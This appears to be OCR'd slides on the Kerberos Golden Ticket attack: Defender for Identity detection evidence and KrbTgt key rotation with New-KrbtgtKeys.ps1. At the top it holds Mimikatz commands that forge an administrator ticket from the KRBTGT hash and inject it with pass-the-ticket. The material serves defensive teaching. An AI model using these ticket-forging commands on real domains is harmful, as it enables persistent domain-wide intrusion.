
```
kerberos::golden /domain:contoso.com /sid:<DOMAIN SID> /rc4:<KRBTGT NTHASH>
/user:administrator /id:500
```

On another system

```
kerberos::ptt C:\ticket.kirbi
```

Golden ticket detection

- Example of alerts from Microsoft Defender for Identity



Suspected Golden Ticket usage (nonexistent account)

domain1.test.local\fake, which does not exist in Active Directory, used a Kerberos ticket from 2 computers to access 3 resources.

12:10 AM May 16, 2020 – 1:12 AM May 18, 2020

Evidence

- [5/16/20 12:10 AM - 5/18/20 1:12 AM] The Kerberos ticket was used to access 3 resources from 2 computers.
- The password of the KRBTGT account of domain **domain1.test.local** was last updated 4 years ago.
- The TGS_REQ that was received was missing the necessary authentication request (AS_REQ).

Golden Ticket Attack mitigation

- The KrbTgt secret doesn’t change automatically
  - It might be the same secret used for the last 10 years
  - Assumed breach! It's possible you may have been compromised 10 years ago, but didn’t have the means to detect it
- Rotate the KrbTgt keys is a good idea
  - It will help you detect Golden Tickets - if they get used with the wrong key, they will generate a specific event on the DCs
- Rotate the key twice
  - As the previous key is still valid
  - But not twice in a row as it will invalidate all issued TGT and impact users and applications
  - Unless you are in security incident and want that
- Use the script `New-KrbtgtKeys.ps1` to rotate the keys

Rotate KrbTgt keys

New-KrbtgtKeys.ps1

```
.\New-KrbtgtKeys.ps1
...
    - 1 - Informational Mode (No Changes At All)
   - 2 - Simulation Mode | Temporary Canary Object Created To Test Replication Convergence!
   - 3 - Simulation Mode | Use KrbTgt TEST/BOGUS Accounts - No Password Reset/WhatIf Mode!
   - 4 - Real Reset Mode | Use KrbTgt TEST/BOGUS Accounts - Password Will Be Reset Once!
   - 5 - Simulation Mode | Use KrbTgt PROD/REAL Accounts - No Password Reset/WhatIf Mode!
   - 6 - Real Reset Mode | Use KrbTgt PROD/REAL Accounts - Password Will Be Reset Once!
   - 8 - Create TEST KrbTgt Accounts
   - 9 - Cleanup TEST KrbTgt Accounts
   - 0 - Exit Script

  Please specify the mode of operation: 6
```

Microsoft

List of abbreviations

GPO – Group Policy Object

TGT – Ticket Granting Ticket

DP API – Data Protection API

PAC – Privilege Attribute Certificate